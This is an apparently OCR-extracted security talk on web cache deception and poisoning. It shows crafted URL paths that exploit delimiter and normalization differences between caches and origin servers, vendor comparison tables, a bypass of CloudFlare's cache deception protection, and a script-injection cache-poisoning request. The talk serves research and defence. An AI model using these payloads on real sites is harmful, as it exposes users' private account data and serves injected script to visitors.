


Key	Response
/MyAccount/a.js	MyAccount


MyAccountHandler

`Map:/MyAccount/.*`

Web Cache Deception




Web Cache Deception



Web Cache Deception

What if?

- No special pattern mapping
- Path parameters are required



Key	Response
/MyAccount/a.js	MyAccount

NEW CONTENT

Arbitrary Web Cache Deception

Static Extensions

Path Delimiters

- URL reserved characters
  - Indicate the start/end of a URL element
  - RFC URL delimiters **/ . ? : # [ ] @ ! $ & " ( ) * + , ; =**
  - RFC: *“These characters are called "reserved" because they may (or may not) be defined as delimiters”*

`http://user:pass@host.com:80/path?query#frag`


Path Delimiters

- URL reserved characters
  - Indicate the start/end of a URL element
  - RFC URL delimiters **/ . ? : # [ ] @ ! $ & " ( ) * + , ; =**
  - RFC: *“These characters are called "reserved" because they **may (or may not)** be defined as delimiters”*

`http://user:pass@host.com:80/path?query#frag`

Arbitrary Web Cache Deception

```
GET /myAccount$a.js
```




$ NOT delimiter

$ is delimiter

Arbitrary Web Cache Deception

```
GET /myAccount$a.js
```

```
/myAccount
```




$ NOT delimiter

$ is delimiter

Arbitrary Web Cache Deception

```
GET /myAccount$a.js
```

```
/myAccount$a.js
```



$ NOT delimiter

```
/myAccount
```

$ is delimiter


Arbitrary Web Cache Deception

```
GET /myAccount$a.js
```

Static Extension ✓

/myAccount$a.js

/myAccount



Key	Response
/myAccount$.js	MyAccount

$ NOT delimiter

$ is delimiter


Arbitrary Web Cache Deception

```
GET /AnyPath$a.js
```

Static Extension ✓

`/AnyPath$a.js`

`/AnyPath`



$ NOT delimiter

$ is delimiter

Delimiters

Origin Delimiters - Frameworks

Spring matrix variables use of **semicolon** to add **parameters**

- **/user;params/home → /user/home**
- **/MyAccount;a.js → /MyAccount**

Origin Delimiters - Frameworks

Spring matrix variables use of **semicolon** to add **parameters**

- **/user;params/home → /user/home**
- **/MyAccount;a.js → /MyAccount**

Origin Delimiters - Frameworks

Spring matrix variables use of **semicolon** to add **parameters**

- **/user;params/home → /user/home**
- **/MyAccount;a.js → /MyAccount**

Rails response format specifiers use **dot** to render **views**

- **/MyAccount → Default view: `myaccount.html.erb`**
- **/MyAccount.css → view: `myaccount.css.erb`**
- **/MyAccount.aaa → Default View: `myaccount.html.erb`**

CloudFlare Static Extensions

Rails known MIME Types

7Z	CSV	GIF	MIDI	PNG	TIF	ZIP
AVI	DOC	GZ	MKV	PPT	TIFF	ZST
AVIF	DOCX	ICO	MP3	PPTX	TTF	
APK	DMG	ISO	MP4	PS	WEBM	
BIN	EJS	JAR	OGG	RAR	WEBP	
BMP	EOT	JPG	OTF	SVG	WOFF	
BZ2	EPS	JPEG	PDF	SVGZ	WOFF2	
CLASS	EXE	JS	PICT	SWF	XLS	
CSS	FLAC	MID	PLS	TAR	XLSX	

CloudFlare Static Extensions

Rails unknown MIME Types

7Z	CSV	GIF	MIDI	PNG	TIF	ZIP
AVI	DOC	GZ	MKV	PPT	TIFF	ZST
AVIF	DOCX	ICO	MP3	PPTX	TTF	
APK	DMG	ISO	MP4	PS	WEBM	
BIN	EJS	JAR	OGG	RAR	WEBP	
BMP	EOT	JPG	OTF	SVG	WOFF	
BZ2	EPS	JPEG	PDF	SVGZ	WOFF2	
CLASS	EXE	JS	PICT	SWF	XLS	
CSS	FLAC	MID	PLS	TAR	XLSX	

Origin Delimiters - Frameworks

Spring matrix variables use of **semicolon** to add **parameters**

- **/user;params/home → /user/home**
- **/MyAccount;a.js → /MyAccount**

Rails response format specifiers use **dot** to render **views**

- **/MyAccount → Default view: `myaccount.html.erb`**
- **/MyAccount.css → view: `myaccount.css.erb`**
- **/MyAccount.ico → Default View: `myaccount.html.erb`**

Origin Delimiters - HTTP Servers

OpenLiteSpeed use **encoded null** as delimiter

- **/MyAccount%00a.js → /MyAccount**

Origin Delimiters - HTTP Servers

OpenLiteSpeed use **encoded null** as delimiter

- **/MyAccount%00a.js → /MyAccount** **Error if %00 in URL**

Origin Delimiters - HTTP Servers

OpenLiteSpeed use **encoded null** as delimiter

- **/MyAccount%00a.js → /MyAccount** **Forward %00 in URL**

Origin Delimiters - HTTP Servers

OpenLiteSpeed use **encoded null** as delimiter

Akamai fastly

- **/MyAccount%00a.js → /MyAccount** Forward %00 in URL

NGINX use **encoded new line** as delimiter if rewrite is enabled

- **/user/MyAccount%0a.js → /account/MyAccount**

```
rewrite /user/(.*) /account/$1 break;
```

Origin Delimiters - Web Cache Deception

`/myAccount;a.js` →  `/myAccount;a.js`

`/myAccount.ico` → 

`/myAccount.ico`


`/myAccount%00.css` →  `/myAccount%00.css`

`/myAccount%0a.css` →  `/myAccount%0a.css`

Origin Delimiters - Web Cache Deception

`/myAccount;a.js`		**`/myAccount`**
`/myAccount.ico`		**`/myAccount`**
`/myAccount%00.css`		**`/myAccount`**
`/myAccount%0a.css`		**`/myAccount`**

Origin Delimiters - Web Cache Deception



NEW CONTENT

Static Path Deception

Web Cache Deception Armor

- Protection implemented in CloudFlare to avoid cache deception
- Response Content-Type header is compared with path extension

```
GET /MyAccount$.css
Host: server.com
```

```
HTTP/1.1 200 OK
Content-Type: text/html
```

Web Cache Deception Armor

- Protection implemented in CloudFlare to avoid cache deception
- Response Content-Type header is compared with path extension

```
GET /MyAccount$.css
Host: server.com
```

```
HTTP/1.1 200 OK
Content-Type: text/html
```


WCD DETECTED

Web Cache Rules

- Request based
  - **Static extension** (Path ending with static ext: .css)
  - **Static directories** (Path starting with static dir: /static/)
  - **Static file names** (Path with a specific file name: /robots.txt)

```
/static/scripts/main.js
```

Arbitrary Web Cache Deception - Static Paths



Path Parsing

1) Extract path from URL using delimiters
2) Use path in Keys, Rules and Mapping

Path Parsing

1) Extract path from URL using delimiters
2) **Normalize path**
    a) Decode path
    b) Resolve absolute path
3) Use path in Keys, Rules and Mapping

Decode Path


- URL decode characters according to URI RFC
  - `/%68%65%6C%6C%6F` → `/hello`
- Segment delimiters are also decoded
  - `/hello%2Fworld%2Ehtml` → `/hello/world.html`

Segment Normalization

- Dot-Segment resolution is specified in URI RFC
  - `/hello/../world` → `/world`
- Some parsers also convert backslashes
  - `/hello\world` → `/hello/world`

Arbitrary Web Cache Deception - Static Paths

```
/MyAccount$%2F%2E%2E%2Fstatic%2Fwcd
```




Path is Normalized

$ is delimiter

Arbitrary Web Cache Deception - Static Paths

/MyAccount$%2F%2E%2E%2Fstatic%2Fwcd

/MyAccount



Path is Normalized


$ is delimiter

Arbitrary Web Cache Deception - Static Paths

URL Decode

`/MyAccount$%2F%2E%2E%2Fstatic%2Fwcd`

`/MyAccount`




Path is Normalized

$ is delimiter

Arbitrary Web Cache Deception - Static Paths

```
/MyAccount$/../static/wcd
```



Path is Normalized


/MyAccount

$ is delimiter

Arbitrary Web Cache Deception - Static Paths

Resolve dot-segment

```
/MyAccount$/../static/wcd
```



Path is Normalized


```
/MyAccount
```

$ is delimiter

Arbitrary Web Cache Deception - Static Paths

`/MyAccount$/../static/wcd`

`/static/wcd`



Path is Normalized

`/MyAccount`

$ is delimiter

Arbitrary Web Cache Deception - Static Paths

WCD Armor Bypassed

Static Path ✓

`/static/wcd`

`/MyAccount`

Path is Normalized

$ is delimiter

Normalization Discrepancies

/Account%2F..%2Fstatic

Cache Proxy

CloudFlare	/Account%2F..%2Fstatic
CloudFront	/static
GCP	/Account%2F..%2Fstatic
Azure	/static
Imperva	/static
Fastly	/Account%2F..%2Fstatic

Origin Server

Apache	/Account%2F..%2Fstatic
NginX	/static
IIS	/static
Gunicorn	/Account%2F..%2Fstatic
OpenLite	/static
Puma	/Account%2F..%2Fstatic

Normalization Discrepancies

/Account%2F..%2Fstatic

Cache Proxy


CloudFlare	/Account%2F..%2Fstatic
CloudFront	/static
GCP	/Account%2F..%2Fstatic
Azure	/static
Imperva	/static
Fastly	/Account%2F..%2Fstatic

Origin Server

Apache	/Account%2F..%2Fstatic
NginX	/static
IIS	/static
Gunicorn	/Account%2F..%2Fstatic
OpenLite	/static
Puma	/Account%2F..%2Fstatic

Arbitrary Web Cache Deception - Static Paths

```
/Secret;%2F%2E%2E%2Fstatic%2Fx
```



Arbitrary Web Cache Deception - Static Paths

```
/Secret;%2F%2E%2E%2Fstatic%2Fx
```

Semicolon is delimiter

Arbitrary Web Cache Deception - Static Paths

```
/Secret;%2F%2E%2E%2Fstatic%2Fx
```


```
/Secret
```

Arbitrary Web Cache Deception - Static Paths

`/Secret;%2F%2E%2E%2Fstatic%2Fx`

/static/x

/Secret



Arbitrary Web Cache Deception - Static Paths

```
/Secret;%2F%2E%2E%2Fstatic%2Fx
```

Static Path ✓

`/static/x`

`/Secret`

Arbitrary Web Cache Deception - Static Paths

/Secret./%2F%2E%2E%2Fstatic%2Fx

/static/x

/Secret

Key	Response
/static/x	


Dot is delimiter

Arbitrary Web Cache Deception - Static Paths

`/Secret/%2F%2E%2E%2Fstatic%2Fx`

`/static/x`

`/Secret`



Key	Response
`/static/x`	

SecretHandler
Map: `/Secret/.*`

Normalization Discrepancies

/Account%2F..%2Fstatic

Cache Proxy

CloudFlare	/Account%2F..%2Fstatic
CloudFront	/static
GCP	/Account%2F..%2Fstatic
Azure	/static
Imperva	/static
Fastly	/Account%2F..%2Fstatic

Origin Server

Apache	/Account%2F..%2Fstatic
NginX	/static
IIS	/static
Gunicorn	/Account%2F..%2Fstatic
OpenLite	/static
Puma	/Account%2F..%2Fstatic

Normalization Discrepancies

/Account/..%2Fstatic

Cache Proxy

CloudFlare	/Account/..%2Fstatic
CloudFront	/static
GCP	/Account/..%2Fstatic
Azure	/static
Imperva	/static
Fastly	/Account/..%2Fstatic

Origin Server

Apache	/Account/..%2Fstatic
NginX	/static
IIS	/static
Gunicorn	/Account/..%2Fstatic
OpenLite	/static
Puma	/Account/..%2Fstatic

Arbitrary Web Cache Deception - Static Paths

```
/static/..%2Fsecret
```

/..%2F is NOT normalized

/..%2F is normalized

Arbitrary Web Cache Deception - Static Paths

```
/static/..%2Fsecret
```

```
/static/..%2Fsecret
```

/..%2F is NOT normalized

/..%2F is normalized

Arbitrary Web Cache Deception - Static Paths

`/static/..%2Fsecret`

`/static/..%2Fsecret`

`/secret`

/..%2F is NOT normalized

/..%2F is normalized

Arbitrary Web Cache Deception - Static Paths

```
/static/..%2Fsecret
```

Static Path ✓

/static/..%2Fsecret

/..%2F is NOT normalized

/secret

/..%2F is normalized

Arbitrary Web Cache Deception - Static Paths

```
/static/..%2Fsecret
```

Static Path ✓

/static/..%2Fsecret



/..%2F is NOT normalized

/secret

/..%2F is normalized

Normalization Discrepancies

/static/..%5CAccount

Cache Proxy

CloudFlare	/static/..%5CAccount
CloudFront	/static/..%5CAccount
GCP	/static/..%5CAccount
Azure	/static/..%5CAccount
Imperva	/static/..%5CAccount
Fastly	/static/..%5CAccount

Origin Server

Apache	/static/..%5CAccount
NginX	/static/..%5CAccount
IIS	/Account
Gunicorn	/static/..%5CAccount
OpenLite	/static/..%5CAccount
Puma	/static/..%5CAccount

Normalization Discrepancies

/static/..\Account

Cache Proxy

CloudFlare	/static/..%5CAccount
CloudFront	/static/..%5CAccount
GCP	/static/..%5CAccount
Azure	/static/..%5CAccount
Imperva	/static/..%5CAccount
Fastly	/static/..%5CAccount

Origin Server

Apache	/static/..%5CAccount
NginX	/static/..%5CAccount
IIS	/Account
Gunicorn	/static/..%5CAccount
OpenLite	/static/..%5CAccount
Puma	/static/..%5CAccount

NEW CONTENT

Static File Deception

Web Cache Rules


- Request Based
  - **Static extension** (Path ending with static ext: .css)
  - **Static directories** (Path starting with static dir: /static/)
  - **Static file names** (Path with a specific file name: /robots.txt)

```
/robots.txt
```

Arbitrary Web Cache Deception - Static File

`/MyAccount$%2F%2E%2E%2Fstatic%2Fwcd`

`/static/wcd`



Path is Normalized


`/MyAccount`

$ is delimiter

Arbitrary Web Cache Deception - Static File

```
/back-end$%2F%2E%2E/front-end
```

`/front-end`



Path is Normalized

`/back-end`

$ is delimiter


Arbitrary Web Cache Deception - Static File

`/secret$%2F%2E%2E/robots.txt?wcd`

Static File ✓

`/robots.txt?wcd`

`/secret`




Path is Normalized

$ is delimiter

Web Cache Poisoning

Web Cache Poisoning



```
GET /home HTTP/1.1
Host: server.com
Cookie: user=<script>alert()</script>
```


```
HTTP/1.1 200 OK
Content-Type: text/html
Cache-Control: public, max-age=3600

Hello user <script>alert()</script>
```

Web Cache Poisoning

```
GET /home HTTP/1.1
Host: server.com
Cookie: user=<script>alert()</script>
```

Key	Response
/home	HTTP/1.1 200 OK Content-Type: text/html **Cache-Control: public, max-age=3600** Hello user <script>alert()</script>


Web Cache Poisoning



```
GET /home HTTP/1.1
Host: server.com
```

Key	Response
/home	HTTP/1.1 200 OK Content-Type: text/html **Cache-Control: public, max-age=3600** Hello user **<script>alert()</script>**

Web Cache Poisoning




```
GET /home HTTP/1.1
Host: server.com
```

Key	Response

`/home`	`HTTP/1.1 200 OK`
	`Content-Type: text/html`
	`Cache-Control: public, max-age=3600`
	
	`Hello user <script>alert()</script>`

